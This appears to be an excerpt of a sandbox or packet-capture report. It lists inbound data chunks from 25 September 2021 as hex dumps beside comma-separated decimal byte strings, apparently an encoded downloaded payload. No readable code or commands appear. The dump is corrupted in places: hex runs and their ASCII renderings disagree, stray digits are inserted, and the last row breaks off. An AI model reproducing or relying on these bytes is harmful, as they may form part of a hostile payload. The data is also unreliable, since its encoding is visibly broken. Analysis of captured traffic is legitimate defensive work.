2021-09-25 08:26:39 UTC	78	IN	Data Raw: 36 35 2c 31 37 31 2c 35 30 2c 31 34 33 2c 33 2c 32 35 30 2c 31 33 38 2c 35 2c 31 32 35 2c 31 37 39 2c 32 33 36 2c 37 37 2c 31 34 34 2c 31 39 31 2c 37 2c 34 34 2c 32 33 32 2c 31 37 37 2c 31 37 38 2c 32 32 37 2c 31 32 38 2c 33 30 2c 31 37 37 2c 31 36 30 2c 32 32 33 39 2c 31 32 30 2c 31 39 39 2c 31 31 33 2c 32 32 33 35 2c 31 35 39 2c 31 37 36 2c 31 36 30 2c 31 32 37 2c 32 32 34 31 2c 31 33 34 2c 31 2c 36 31 2c 31 30 39 2c 31 37 33 2c 32 32 32 2c 39 37 2c 31 37 35 2c 33 31 33 32 2c 31 36 37 2c 32 34 35 2c 38 33 2c 31 31 2c 35 38 2c 31 30 30 2c 31 34 33 2c 32 2c 31 32 32 2c 32 30 39 2c 32 36 2c 32 34 39 2c 32 32 33 2c 31 39 38 2c 37 33 2c 32 34 38 2c 36 2c 31 39 31 2c 31 38 31 2c 31 36 30 2c 35 31 2c 31 35 33 2c 32 32 37 2c 31 32 38 2c 31 32 36 2c 31 30 33 2c 36 35 2c 32 Data Ascii: 65,171,50,143,3,250,138,5,125,179,236,77,144,191,7,44,232,177,178,227,128,30,177,160,239,120,199,1 13,235,159,176,160,127,241,134,1,61,109,173,222,97,175,132,167,245,83,11,58,100,143,2,122,209,26,249,223,198,7 3,248,6,191,181,160,51,153,227,128,126,103,65,2
2021-09-25 08:26:39 UTC	79	IN	Data Raw: 2c 36 32 2c 31 33 30 2c 36 31 2c 31 37 32 2c 38 31 2c 39 35 2c 31 37 37 2c 31 36 30 2c 32 33 2c 35 2c 31 32 32 2c 32 31 37 2c 31 33 30 2c 31 39 30 2c 32 33 36 2c 39 33 2c 31 30 37 2c 39 31 2c 31 36 33 2c 34 36 2c 31 38 37 2c 36 38 2c 36 37 2c 31 35 39 2c 32 32 34 31 2c 31 31 30 2c 31 38 30 2c 39 33 2c 31 36 30 2c 33 30 2c 31 38 31 2c 31 36 30 2c 32 34 37 2c 31 32 32 2c 31 37 35 2c 31 32 39 2c 31 30 31 2c 32 31 36 2c 31 38 36 2c 36 37 2c 36 37 2c 33 31 2c 31 39 37 2c 33 30 2c 32 31 34 2c 31 37 31 2c 32 33 39 2c 31 36 36 2c 31 35 37 2c 32 33 37 2c 31 32 32 2c 31 31 37 2c 31 33 35 2c 32 31 33 2c 31 35 31 2c 31 30 37 2c 31 39 31 2c 32 39 2c 32 30 38 2c 35 31 2c 31 35 31 2c 32 33 34 2c 31 31 35 2c 31 32 30 2c 31 34 33 2c 31 37 39 2c 32 30 31 2c 31 31 38 2c 31 36 Data Ascii: ,62,130,61,172,81,95,177,160,23,5,122,217,130,190,236,93,107,91,163,46,187,68,67,159,241,110,180,9 3,160,30,181,160,247,122,175,129,101,216,186,67,67,31,197,30,214,171,239,166,157,237,122,117,135,213,151,107,1 91,29,208,51,151,234,115,120,143,179,201,118,16
2021-09-25 08:26:39 UTC	80	IN	Data Raw: 32 34 2c 34 35 2c 31 32 33 2c 31 39 38 2c 32 31 34 2c 34 36 2c 31 37 35 2c 31 39 32 2c 32 31 36 2c 32 34 37 2c 31 2c 31 39 39 2c 31 34 33 2c 31 30 38 2c 32 39 2c 31 30 36 2c 31 38 31 2c 35 2c 31 32 35 2c 37 34 2c 31 36 30 2c 32 31 34 2c 31 31 2c 32 34 34 2c 32 30 30 2c 32 30 37 2c 39 2c 35 32 2c 31 38 36 2c 39 31 2c 32 34 37 2c 37 37 2c 32 33 30 2c 32 33 31 2c 32 36 2c 32 39 2c 32 33 34 2c 31 36 32 2c 36 31 2c 32 36 2c 31 30 36 2c 31 37 35 2c 32 30 30 2c 35 33 2c 35 38 2c 32 31 33 2c 39 34 2c 31 30 37 2c 32 32 38 2c 31 34 37 2c 35 2c 36 39 2c 31 39 38 2c 31 31 30 2c 31 31 37 2c 32 30 34 2c 31 33 30 2c 31 39 30 2c 31 36 39 2c 32 30 32 2c 31 34 31 2c 36 31 2c 32 33 34 2c 32 31 37 2c 36 31 2c 32 36 2c 31 38 36 2c 38 37 2c 31 37 33 2c 35 30 2c 31 38 36 2c 32 Data Ascii: 24,45,123,198,214,46,175,192,216,247,1,199,143,108,29,106,181,5,125,74,160,214,11,244,200,207,9,52 ,186,91,247,77,230,231,26,29,234,162,61,26,106,175,200,53,58,213,94,107,228,147,5,69,198,110,117,204,130,190,1 69,202,141,61,234,217,61,26,186,87,173,50,186,2
2021-09-25 08:26:39 UTC	82	IN	Data Raw: 30 38 2c 31 35 35 2c 32 34 32 2c 39 34 2c 34 38 2c 33 38 2c 38 35 2c 32 35 32 2c 31 37 36 2c 31 33 34 2c 36 32 2c 31 36 34 2c 31 32 36 2c 39 39 2c 31 33 32 2c 32 31 33 2c 31 33 35 2c 34 34 2c 32 33 32 2c 33 2c 35 2c 32 35 35 2c 39 39 2c 36 38 2c 32 32 2c 31 37 33 2c 36 32 2c 31 36 33 2c 39 34 2c 32 34 2c 32 31 30 2c 31 32 35 2c 31 32 39 2c 32 31 30 2c 31 30 37 2c 31 30 38 2c 35 31 2c 34 32 2c 36 32 2c 31 37 32 2c 31 36 31 2c 33 33 2c 36 34 2c 32 32 30 34 2c 32 32 2c 32 32 31 36 2c 32 31 32 2c 31 33 31 2c 32 32 32 2c 32 35 35 2c 32 34 37 2c 32 34 32 2c 31 39 35 2c 31 31 30 2c 31 35 30 2c 31 32 33 2c 31 30 2c 31 35 32 2c 36 35 2c 32 34 38 2c 31 38 34 2c 31 33 35 2c 35 37 2c 31 33 33 2c 31 32 37 2c 32 32 34 2c 32 33 2c 37 34 2c 38 35 2c 31 30 35 2c 34 31 2c 32 31 Data Ascii: 08,155,242,94,48,38,85,252,176,134,62,164,126,99,132,213,135,44,232,3,5,255,99,68,22,173,62,163,94 ,24,210,125,129,210,107,108,51,42,62,172,161,33,64,204,22,216,212,131,222,255,247,242,195,110,150,123,10,152,6 5,248,184,135,57,133,127,224,23,74,85,105,41,21
2021-09-25 08:26:39 UTC	83	IN	Data Raw: 2c 36 37 2c 31 38 32 2c 31 38 33 2c 38 35 2c 32 35 32 2c 31 39 36 2c 33 30 2c 31 37 36 2c 31 32 35 2c 31 37 30 2c 32 34 38 2c 35 37 2c 32 35 31 2c 31 33 30 2c 32 33 37 2c 35 37 2c 32 31 39 2c 31 39 35 2c 31 30 36 2c 32 32 32 2c 38 36 2c 31 35 35 2c 32 32 35 33 2c 33 31 2c 32 34 36 2c 35 30 2c 31 34 30 2c 32 32 30 31 2c 31 31 32 2c 31 38 34 2c 31 36 39 2c 31 35 30 2c 37 36 2c 32 37 2c 32 33 34 2c 32 31 33 2c 34 30 2c 32 33 39 2c 32 31 38 33 2c 35 2c 34 33 2c 31 33 39 2c 32 39 2c 32 34 37 2c 32 31 39 2c 31 32 36 2c 39 32 2c 38 36 2c 32 32 35 2c 31 32 30 2c 39 32 2c 38 36 2c 31 32 37 2c 32 32 30 2c 32 34 36 2c 32 32 38 2c 31 33 38 2c 31 38 31 2c 31 34 32 2c 31 36 37 2c 31 30 38 2c 31 39 31 2c 34 34 2c 32 34 32 2c 39 39 2c 31 30 30 2c 31 30 37 2c 38 39 2c 31 33 2c 32 Data Ascii: ,67,182,183,85,252,196,30,176,125,170,248,57,251,130,237,57,219,195,106,222,86,155,253,31,246,50,1 40,201,112,148,169,150,76,27,234,213,40,239,183,5,43,139,29,247,219,126,92,86,225,120,92,86,127,220,246,228,13 8,181,142,167,108,191,44,242,99,100,107,89,13,2

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	84	IN	Data Raw: 33 2c 37 31 2c 32 33 33 2c 35 33 2c 32 33 34 2c 34 31 2c 32 32 37 2c 37 2c 31 35 38 2c 31 35 37 2c 31 38 32 2c 31 35 39 2c 32 2c 32 35 35 2c 31 32 36 2c 31 38 30 2c 32 38 2c 31 33 35 2c 36 33 2c 31 31 38 2c 31 36 37 2c 32 32 35 2c 31 31 33 2c 36 33 2c 33 32 2c 31 35 32 2c 31 30 39 2c 32 30 36 2c 32 31 39 2c 31 33 32 2c 32 30 36 2c 31 35 31 2c 31 34 30 2c 33 31 2c 31 39 32 2c 32 33 31 2c 31 38 34 2c 32 31 31 2c 35 36 2c 31 34 38 2c 32 35 33 2c 30 2c 32 33 32 2c 34 37 2c 31 31 37 2c 36 33 2c 31 32 2c 37 34 2c 39 34 2c 32 30 31 2c 32 31 38 2c 31 30 33 2c 39 32 2c 31 31 31 2c 31 39 36 2c 31 38 39 2c 32 35 31 2c 31 34 30 2c 39 37 2c 32 31 39 2c 31 32 33 2c 38 37 2c 32 33 36 2c 31 38 30 2c 31 33 2c 32 31 39 2c 35 38 2c 34 32 2c 32 31 37 2c 32 35 31 2c 31 36 36 Data Ascii: 3,71,233,53,234,41,227,7,158,157,182,159,2,255,126,180,28,135,63,118,167,225,113,63,32,152,109,206,219,132,206,151,140,31,192,231,184,211,56,148,253,0,232,47,117,63,12,74,94,201,218,103,92,111,196,189,251,140,97,219,123,87,236,180,13,219,58,42,217,251,166
2021-09-25 08:26:39 UTC	86	IN	Data Raw: 38 35 2c 36 34 2c 31 34 37 2c 31 38 38 2c 31 39 35 2c 31 31 37 2c 31 2c 35 32 2c 32 30 34 2c 31 33 35 2c 38 30 2c 31 32 37 2c 32 32 32 2c 32 35 31 2c 34 39 2c 32 31 32 2c 32 30 31 2c 32 31 33 2c 31 31 31 2c 32 31 39 2c 31 39 31 2c 31 34 34 2c 32 34 37 2c 38 39 2c 32 31 35 2c 31 38 33 2c 32 33 37 2c 34 33 2c 32 33 36 2c 32 34 37 2c 31 38 36 2c 33 30 2c 31 38 33 2c 32 35 31 2c 36 31 2c 32 34 37 2c 31 38 37 2c 31 32 36 2c 31 30 36 2c 32 35 35 2c 31 34 39 2c 32 32 37 2c 39 31 2c 31 37 34 2c 31 36 37 2c 32 33 36 2c 31 35 33 2c 31 37 34 2c 32 33 39 2c 31 38 37 2c 39 34 2c 31 37 38 2c 31 32 37 2c 31 39 33 2c 32 34 33 2c 34 37 2c 34 36 2c 31 35 35 2c 32 32 37 2c 31 34 35 2c 32 35 32 2c 31 32 37 2c 31 31 35 2c 39 33 2c 31 36 34 2c 31 39 30 2c 32 32 34 2c 34 31 2c Data Ascii: 85,64,147,188,195,117,1,52,204,135,80,127,222,251,49,212,201,213,111,219,191,144,247,89,215,183,237,43,236,247,186,30,183,251,61,247,187,126,106,255,149,227,91,174,167,236,153,174,239,187,94,178,127,193,243,47,46,155,227,145,252,127,115,93,164,190,224,41,
2021-09-25 08:26:39 UTC	87	IN	Data Raw: 33 2c 38 30 2c 32 31 35 2c 31 36 38 2c 31 32 34 2c 31 34 38 2c 32 31 35 2c 31 36 39 2c 31 38 2c 31 35 35 2c 37 31 2c 31 38 39 2c 37 31 2c 32 39 2c 36 39 2c 32 34 39 2c 36 32 2c 32 32 30 2c 34 2c 31 34 33 2c 31 38 36 2c 36 37 2c 31 34 31 2c 31 36 31 2c 32 35 32 2c 31 34 34 2c 31 38 30 2c 32 35 32 2c 38 32 2c 39 33 2c 31 30 39 2c 31 32 30 2c 32 31 32 2c 31 31 31 2c 31 30 31 2c 32 30 34 2c 32 30 33 2c 32 34 2c 32 33 39 2c 38 31 2c 31 39 31 2c 38 37 2c 32 31 35 2c 31 36 30 2c 32 32 39 2c 32 30 37 2c 31 38 34 2c 32 30 37 2c 31 31 32 2c 31 31 34 2c 31 30 38 2c 35 35 2c 31 36 32 2c 31 31 36 2c 32 31 36 2c 31 31 30 2c 36 39 2c 32 33 33 2c 31 37 37 2c 31 38 39 2c 37 2c 31 30 31 2c 31 35 30 2c 32 33 37 2c 32 35 33 2c 34 30 2c 32 34 33 2c 31 30 38 2c 31 31 39 2c 31 Data Ascii: 3,80,215,168,124,148,215,169,18,155,71,189,71,29,69,249,62,220,4,143,186,67,141,161,252,144,180,252,82,93,109,120,212,111,101,204,203,24,239,81,191,87,215,160,229,207,184,207,112,114,108,55,162,116,216,110,69,233,177,189,7,101,150,237,253,40,243,108,119,1
2021-09-25 08:26:39 UTC	88	IN	Data Raw: 31 37 38 2c 32 32 39 2c 31 31 39 2c 35 37 2c 32 35 32 2c 37 34 2c 31 39 34 2c 31 32 37 2c 31 30 32 2c 31 37 37 2c 32 35 33 2c 33 2c 32 32 39 2c 31 35 2c 32 31 36 2c 31 34 38 2c 32 35 30 2c 31 32 36 2c 32 33 38 2c 32 33 39 2c 38 31 2c 31 39 30 2c 33 35 2c 32 35 31 2c 31 37 35 2c 34 30 2c 32 33 39 2c 32 30 30 2c 31 30 2c 31 39 33 2c 32 33 31 2c 32 33 30 2c 38 30 2c 32 32 35 34 2c 32 30 31 2c 31 32 35 2c 32 31 38 2c 32 32 34 2c 35 39 2c 36 38 2c 35 39 2c 31 36 38 2c 31 31 32 2c 31 36 33 2c 32 32 38 2c 32 33 39 2c 31 32 33 2c 39 37 2c 37 38 2c 36 32 2c 33 2c 31 36 35 2c 31 36 31 2c 31 38 38 2c 31 30 34 2c 31 37 39 2c 31 36 39 2c 37 36 2c 31 34 38 Data Ascii: 178,229,119,57,252,74,194,127,102,177,253,3,229,15,216,148,250,126,238,239,81,190,35,251,175,40,239,200,10,193,231,252,81,193,52,74,163,108,22,229,155,43,230,80,254,201,125,218,224,59,68,59,168,112,163,228,239,123,97,78,62,3,165,161,188,104,179,169,76,148
2021-09-25 08:26:39 UTC	90	IN	Data Raw: 32 32 36 2c 31 36 31 2c 31 34 35 2c 31 35 30 2c 31 30 34 2c 35 32 2c 34 38 2c 32 32 33 2c 32 31 2c 39 2c 31 39 37 2c 37 2c 32 33 30 2c 31 30 33 2c 31 33 30 2c 32 35 33 2c 31 36 31 2c 32 31 31 2c 31 39 33 2c 32 39 2c 32 34 35 2c 31 31 37 2c 31 37 30 2c 35 39 2c 35 32 2c 31 38 2c 35 33 2c 39 39 2c 32 33 30 2c 38 38 2c 31 38 38 2c 32 35 30 2c 31 31 32 2c 34 30 2c 32 2c 31 32 30 2c 31 39 32 2c 36 30 2c 32 31 32 2c 32 31 2c 31 33 37 2c 37 35 2c 36 39 2c 36 33 2c 32 35 31 2c 37 39 2c 36 2c 31 30 32 2c 31 31 36 2c 32 33 37 2c 31 34 36 2c 31 35 37 2c 32 33 30 2c 31 37 37 2c 39 39 2c 31 31 37 2c 34 32 2c 38 30 2c 31 36 37 2c 31 33 34 2c 32 36 2c 31 30 36 2c 31 35 34 2c 32 31 39 2c 31 33 30 2c 32 30 33 9 2c 31 32 30 2c 31 30 34 2c 34 34 2c 35 32 2c 31 38 2c 31 33 36 Data Ascii: 226,161,145,150,104,52,48,223,21,9,197,7,230,103,130,253,161,211,193,29,245,117,170,59,52,18,53,99,230,88,188,250,112,40,2,120,192,60,212,21,137,75,69,63,251,79,6,102,116,237,146,157,230,177,99,117,42,80,167,134,26,106,154,219,130,209,120,104,44,52,18,136
2021-09-25 08:26:39 UTC	91	IN	Data Raw: 2c 32 33 37 2c 39 31 2c 31 30 37 2c 35 38 2c 31 30 36 2c 35 39 2c 32 37 2c 31 30 37 2c 32 36 2c 39 30 2c 31 35 34 2c 35 38 2c 35 2c 31 32 33 2c 37 35 2c 31 32 37 2c 39 31 2c 38 37 2c 31 35 31 2c 32 33 34 2c 31 35 39 2c 31 34 33 2c 31 39 37 2c 31 33 31 2c 32 31 31 2c 32 31 33 2c 39 33 2c 36 31 2c 31 37 30 2c 34 33 2c 35 34 2c 32 31 32 2c 31 37 31 2c 39 30 2c 32 31 39 2c 31 32 33 2c 32 35 30 2c 37 33 2c 39 37 2c 39 31 2c 32 30 37 2c 31 32 39 2c 31 32 39 2c 31 37 34 2c 33 2c 31 33 35 2c 31 32 32 2c 31 34 2c 32 34 35 2c 32 30 33 2c 32 31 36 2c 31 37 34 2c 36 35 2c 32 31 2c 32 31 31 2c 31 34 33 2c 32 32 31 2c 31 39 33 2c 38 2c 32 32 38 2c 31 34 2c 36 30 2c 32 37 2c 38 34 2c 32 32 31 2c 33 2c 36 37 2c 32 33 34 2c 36 38 2c 33 32 2c 36 30 2c 32 33 2c 36 30 2c 31 Data Ascii: ,237,91,107,58,106,59,27,107,26,90,154,58,5,123,75,127,91,87,151,234,159,143,197,131,211,213,93,61,170,43,54,212,171,90,219,123,250,73,97,91,207,129,129,174,3,135,122,14,245,203,216,174,65,21,211,143,221,193,8,228,14,60,27,84,221,3,67,234,68,32,60,23,60,1
2021-09-25 08:26:39 UTC	95	IN	Data Raw: 38 2c 31 34 38 2c 32 32 37 2c 31 31 34 2c 38 33 2c 33 32 2c 31 34 36 2c 31 32 33 2c 32 2c 31 37 37 2c 39 2c 31 35 38 2c 32 31 37 2c 31 32 38 2c 34 31 2c 35 33 2c 31 37 32 2c 34 37 2c 37 39 2c 31 31 32 2c 34 30 2c 35 32 2c 35 34 2c 34 37 2c 32 31 33 2c 32 30 36 2c 32 34 30 2c 32 38 2c 37 34 2c 34 36 2c 31 36 32 2c 31 36 35 2c 31 35 32 2c 32 35 30 2c 31 36 33 2c 35 35 2c 31 36 2c 31 35 39 2c 37 32 2c 32 34 2c 31 39 2c 31 36 39 2c 32 30 37 2c 31 37 36 2c 32 31 36 2c 35 31 2c 32 39 2c 32 34 2c 32 30 39 2c 31 2c 31 39 38 2c 32 35 34 2c 39 36 2c 31 30 30 2c 36 30 2c 31 37 34 2c 33 39 2c 38 39 2c 32 31 33 2c 31 37 34 2c 31 39 2c 38 36 2c 31 36 35 2c 31 30 31 2c 34 36 2c 36 32 2c 31 2c 31 35 33 2c 31 37 37 2c 33 32 2c 31 30 34 2c 31 30 38 2c 32 31 33 2c 31 33 30 Data Ascii: 8,148,227,114,83,32,146,123,2,177,9,158,217,128,41,53,172,47,79,112,40,52,54,47,213,206,240,28,74,46,162,165,152,250,163,55,16,159,72,24,19,169,207,176,216,51,29,24,209,1,198,254,96,100,60,174,39,89,213,174,19,86,165,101,46,62,1,153,177,32,104,108,213,130
2021-09-25 08:26:39 UTC	99	IN	Data Raw: 31 37 34 2c 31 30 30 2c 31 31 38 2c 37 36 2c 37 38 2c 32 32 30 2c 31 37 30 2c 39 30 2c 31 34 38 2c 31 39 34 2c 32 35 31 2c 31 36 39 2c 32 31 34 2c 31 30 35 2c 34 2c 32 30 35 2c 31 36 32 2c 31 39 36 2c 31 36 39 2c 31 39 37 2c 32 32 2c 31 39 37 2c 35 30 2c 32 34 30 2c 31 37 37 2c 31 36 32 2c 31 31 33 2c 32 30 32 2c 35 34 2c 31 32 34 2c 32 30 36 2c 31 35 32 2c 31 36 32 2c 32 33 32 30 2c 31 39 2c 31 34 34 2c 32 30 37 2c 32 30 31 2c 32 33 38 2c 33 33 2c 31 34 38 2c 32 31 38 2c 31 32 34 2c 32 33 33 2c 36 30 2c 31 38 32 2c 32 36 2c 32 31 31 2c 31 35 2c 39 37 2c 39 39 2c 33 39 2c 31 36 32 2c 31 34 35 2c 31 38 34 2c 31 36 35 2c 34 38 2c 31 31 37 2c 36 31 2c 31 35 30 2c 38 36 2c 32 33 2c 32 30 39 2c 32 31 30 2c 32 31 33 2c 32 35 34 2c 38 34 2c Data Ascii: 174,100,118,76,78,220,170,90,148,194,251,169,214,105,4,205,162,196,169,197,22,197,50,240,177,162,113,202,54,124,206,152,162,220,234,19,128,144,207,201,238,33,148,218,124,233,60,182,26,211,15,97,99,39,162,145,184,165,48,117,61,150,86,23,209,210,213,254,84,

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	100	IN	Data Raw: 31 2c 38 39 2c 36 37 2c 32 31 33 2c 32 35 2c 38 2c 31 33 33 2c 35 39 2c 32 32 35 2c 32 31 34 2c 32 31 30 2c 34 30 2c 32 32 36 2c 31 38 2c 31 36 38 2c 38 30 2c 34 2c 31 34 2c 32 31 35 2c 32 32 33 2c 32 31 38 2c 31 30 37 2c 31 38 33 2c 31 32 31 2c 33 34 2c 31 32 30 2c 31 32 38 2c 31 32 37 2c 31 32 36 2c 35 32 2c 31 34 35 2c 37 30 2c 39 36 2c 32 39 2c 31 30 30 2c 38 38 2c 32 33 33 2c 38 34 2c 36 36 2c 32 34 32 2c 32 31 35 2c 37 33 2c 37 39 2c 31 33 36 2c 31 31 31 2c 31 30 38 2c 37 30 2c 31 33 31 2c 32 32 37 2c 31 31 32 2c 31 37 36 2c 33 34 2c 31 36 33 2c 31 38 36 2c 35 39 2c 31 36 31 2c 31 37 37 2c 31 31 32 2c 37 38 2c 37 2c 37 36 2c 31 37 31 2c 31 33 37 2c 31 37 30 2c 32 34 33 2c 31 34 38 2c 32 30 36 2c 32 32 36 2c 37 33 2c 31 31 32 2c 39 39 2c 38 39 2c 36 Data Ascii: 1,89,67,213,25,8,133,59,225,214,210,40,226,18,168,80,4,14,215,223,218,107,183,121,34,120,128,127,1 26,52,145,70,96,29,100,88,233,84,66,242,215,73,79,136,111,108,70,131,227,112,176,34,163,186,59,161,177,112,78, 7,76,171,137,170,243,148,206,226,73,112,99,89,6
2021-09-25 08:26:39 UTC	105	IN	Data Raw: 33 39 2c 34 38 2c 32 34 32 2c 33 36 2c 34 38 2c 35 35 2c 37 33 2c 31 32 37 2c 31 37 33 2c 34 30 2c 34 2c 31 31 34 2c 31 37 37 2c 36 2c 34 33 2c 33 30 2c 37 2c 36 33 2c 37 38 2c 31 36 32 2c 31 37 33 2c 32 31 2c 32 35 31 2c 31 36 37 2c 39 34 2c 31 35 35 2c 31 34 34 2c 39 31 2c 32 39 2c 35 2c 32 35 35 2c 32 33 30 2c 34 39 2c 31 32 37 2c 31 31 2c 31 36 30 2c 31 32 32 2c 38 31 2c 32 33 36 2c 31 38 39 2c 32 31 36 2c 32 35 31 2c 33 30 2c 31 34 30 2c 33 30 2c 31 39 2c 31 39 30 2c 37 37 2c 39 39 2c 31 32 34 2c 31 34 31 2c 32 33 32 2c 32 31 32 2c 39 34 2c 32 31 37 2c 32 31 31 2c 36 35 2c 32 30 34 2c 31 37 32 2c 31 39 37 2c 38 38 2c 32 31 30 2c 36 30 2c 30 2c 31 30 34 2c 31 31 2c 31 36 38 2c 32 37 2c 36 2c 31 34 32 2c 31 31 38 2c 31 34 30 2c 31 37 35 2c 31 39 33 2c Data Ascii: 39,48,242,36,48,55,73,127,173,40,4,114,177,6,43,30,7,63,78,162,173,21,251,167,94,155,144,91,29,5,2 55,230,49,127,11,160,122,81,236,189,216,251,30,140,30,19,190,77,99,124,141,232,212,94,217,211,65,204,172,197,8 8,210,60,0,104,11,168,27,6,142,118,140,175,193,
2021-09-25 08:26:39 UTC	109	IN	Data Raw: 32 35 34 2c 35 34 2c 31 33 37 2c 31 39 34 2c 32 33 32 2c 35 35 2c 32 38 2c 31 36 2c 32 33 35 2c 31 39 30 2c 31 33 2c 31 35 36 2c 35 37 2c 31 34 31 2c 33 30 2c 32 33 34 2c 39 32 2c 36 38 2c 31 39 36 2c 32 34 38 2c 34 37 2c 34 34 2c 32 35 31 2c 32 32 37 2c 32 33 37 2c 33 30 2c 36 2c 32 32 32 2c 31 34 2c 31 37 32 2c 31 32 30 2c 39 32 2c 32 30 36 2c 32 35 34 2c 31 38 30 2c 32 34 38 2c 32 33 35 2c 32 35 33 2c 32 32 36 2c 32 32 33 2c 31 35 36 2c 31 35 30 2c 35 31 2c 32 31 38 2c 33 38 2c 38 36 2c 32 31 33 2c 34 2c 32 30 37 2c 37 31 2c 32 34 30 2c 31 35 33 2c 33 2c 35 2c 37 31 2c 34 38 2c 31 35 31 2c 32 35 30 2c 33 38 2c 34 32 2c 31 32 36 2c 32 38 2c 31 30 31 2c 31 36 33 2c 36 37 2c 31 30 38 2c 31 3 0 36 2c 35 31 2c 32 33 30 2c 32 31 31 2c 31 35 31 2c 35 38 2c 31 Data Ascii: 254,54,137,194,232,55,28,16,235,190,13,156,57,141,30,234,92,68,196,248,47,44,251,227,237,30,6,222, 14,172,120,92,206,254,180,248,235,253,226,223,156,150,51,218,38,86,213,4,207,71,240,153,3,5,71,48,151,250,38,4 2,126,28,101,163,67,108,106,51,230,211,151,58,1
2021-09-25 08:26:39 UTC	113	IN	Data Raw: 2c 39 38 2c 31 34 31 2c 31 30 30 2c 31 34 34 2c 31 36 37 2c 31 39 36 2c 35 33 2c 31 30 32 2c 36 36 2c 31 33 38 2c 38 37 2c 31 34 37 2c 31 33 37 2c 31 32 38 2c 32 35 2c 37 33 2c 34 35 2c 32 38 2c 31 34 36 2c 32 32 38 2c 31 31 31 2c 36 34 2c 31 39 34 2c 32 30 39 2c 33 30 2c 36 34 2c 31 32 33 2c 31 33 33 2c 31 34 30 2c 35 37 2c 32 38 2c 35 39 2c 31 33 2c 36 33 2c 32 31 2c 31 39 32 2c 33 30 2c 31 38 35 2c 31 32 30 2c 39 37 2c 32 30 31 2c 31 36 36 2c 32 34 32 2c 31 36 2c 32 35 31 2c 36 35 2c 32 32 30 2c 31 37 2c 38 31 2c 31 32 36 2c 32 35 33 2c 31 38 2c 37 38 2c 32 34 36 2c 31 3 3 36 2c 34 33 2c 31 31 32 2c 38 38 2c 32 30 34 2c 32 35 33 2c 31 35 32 2c 35 36 2c 31 33 34 2c 39 31 2c 33 37 2c 32 34 31 2c 35 31 2c 33 33 2c 32 30 36 2c 32 32 32 2c 31 37 32 2c 34 2c Data Ascii: ,98,141,100,144,167,196,53,102,66,138,87,147,137,128,25,73,45,28,146,228,111,64,194,209,30,64,123, 133,140,57,28,59,13,63,21,192,30,185,120,97,201,166,242,16,251,65,220,17,81,126,253,18,78,246,136,43,112,88,20 4,253,152,56,134,91,37,241,51,33,206,222,172,4,
2021-09-25 08:26:39 UTC	117	IN	Data Raw: 35 2c 32 30 36 2c 31 35 34 2c 31 32 39 2c 32 35 35 2c 31 31 33 2c 31 32 31 2c 39 33 2c 32 30 34 2c 38 34 2c 32 30 34 2c 31 32 2c 31 30 32 2c 35 31 2c 34 30 2c 34 39 2c 33 37 2c 36 31 2c 31 32 33 2c 38 32 2c 32 38 2c 32 30 32 2c 33 38 2c 37 33 2c 32 30 32 2c 33 30 2c 32 2c 32 31 32 2c 34 32 2c 34 36 2c 33 37 2c 38 33 2c 31 36 39 2c 32 34 35 2c 32 32 36 2c 31 35 30 2c 35 31 2c 32 30 39 2c 38 36 2c 33 35 2c 31 37 35 2c 31 39 34 2c 36 2c 31 39 37 2c 31 31 33 2c 32 32 39 2c 32 30 33 2c 31 37 32 2c 31 33 31 2c 39 2c 31 34 36 2c 39 31 2c 33 36 2c 35 38 2c 39 39 2c 31 37 34 2c 31 33 37 2c 31 36 36 2c 35 31 2c 31 34 32 2c 31 30 33 2c 36 38 2c 32 32 32 2c 33 38 2c 32 30 37 2c 37 32 2c 31 32 36 2c 36 30 2c 33 32 2c 31 37 2c 32 33 36 2c 34 31 2c 32 34 31 2c 32 33 37 Data Ascii: 5,206,154,129,255,113,121,93,204,84,204,12,102,51,40,49,37,61,123,82,28,202,38,73,202,30,2,212,42, 46,37,83,169,245,226,150,51,209,86,35,175,194,6,197,113,229,203,172,131,9,146,91,36,58,99,174,137,166,51,142,1 03,68,222,38,207,72,126,60,32,17,236,41,241,237
2021-09-25 08:26:39 UTC	121	IN	Data Raw: 38 37 2c 34 32 2c 32 38 2c 33 30 2c 31 37 32 2c 31 39 32 2c 31 39 34 2c 31 33 35 2c 32 2c 32 34 38 2c 36 30 2c 31 39 32 2c 37 2c 31 36 38 2c 38 2c 38 2c 32 31 2c 33 2c 31 35 39 2c 31 30 2c 31 32 34 2c 36 30 2c 31 39 32 2c 31 34 37 2c 31 33 31 2c 31 39 33 2c 35 37 2c 35 37 2c 31 35 38 2c 37 39 2c 39 35 2c 31 32 32 2c 32 33 36 2c 31 30 36 2c 32 32 33 2c 31 35 2c 31 38 38 2c 32 31 39 2c 39 33 2c 32 30 32 2c 31 35 30 2c 31 39 31 2c 33 33 2c 31 32 37 2c 35 31 2c 31 30 34 2c 31 37 33 2c 36 39 2c 31 30 33 2c 31 36 39 2c 39 31 2c 32 31 37 2c 36 31 2c 31 36 35 2c 32 34 39 2c 31 33 2c 39 32 2c 31 36 37 2c 35 32 2c 31 39 39 2c 31 36 35 2c 31 32 2c 31 36 33 2c 35 32 2c 32 30 37 2c 31 39 32 2c 31 36 2c 39 35 2 c 31 34 31 2c 31 37 35 2c 31 39 38 2c 31 36 35 2c 32 33 36 2c 31 Data Ascii: 87,42,28,30,172,192,194,135,2,248,60,192,7,168,8,21,3,159,10,124,60,192,147,131,193,57,57,158,79,9 5,122,236,106,223,15,188,219,93,202,150,191,33,127,51,104,173,69,103,169,91,217,61,165,249,13,92,167,52,199,16 5,12,163,52,207,192,16,95,141,175,198,165,236,1
2021-09-25 08:26:39 UTC	125	IN	Data Raw: 34 30 2c 31 37 30 2c 35 37 2c 34 39 2c 31 32 38 2c 34 32 2c 32 31 39 2c 31 35 30 2c 37 33 2c 31 36 33 2c 31 35 38 2c 37 33 2c 31 36 33 2c 31 35 35 2c 31 35 33 2c 32 30 35 2c 32 2c 32 32 31 38 2c 32 31 33 2c 31 35 30 2c 39 2c 32 35 2c 36 38 2c 32 32 31 2c 32 30 33 2c 34 36 2c 34 37 2c 31 38 37 2c 31 38 38 2c 32 33 36 2c 32 34 32 2c 31 37 38 2c 32 32 30 33 2c 31 37 31 2c 31 38 37 2c 31 37 38 2c 32 31 37 2c 31 34 39 2c 31 35 37 2c 33 2c 37 34 2c 31 32 34 2c 31 36 3 3 2c 33 34 2c 31 37 36 2c 39 36 2c 37 36 2c 32 32 2c 33 32 2c 32 32 32 2c 32 32 31 2c 32 31 37 2c 31 30 38 2c 32 33 34 2c 36 2c 32 32 30 2c 32 39 2c 32 32 33 2c 32 31 37 2c 31 32 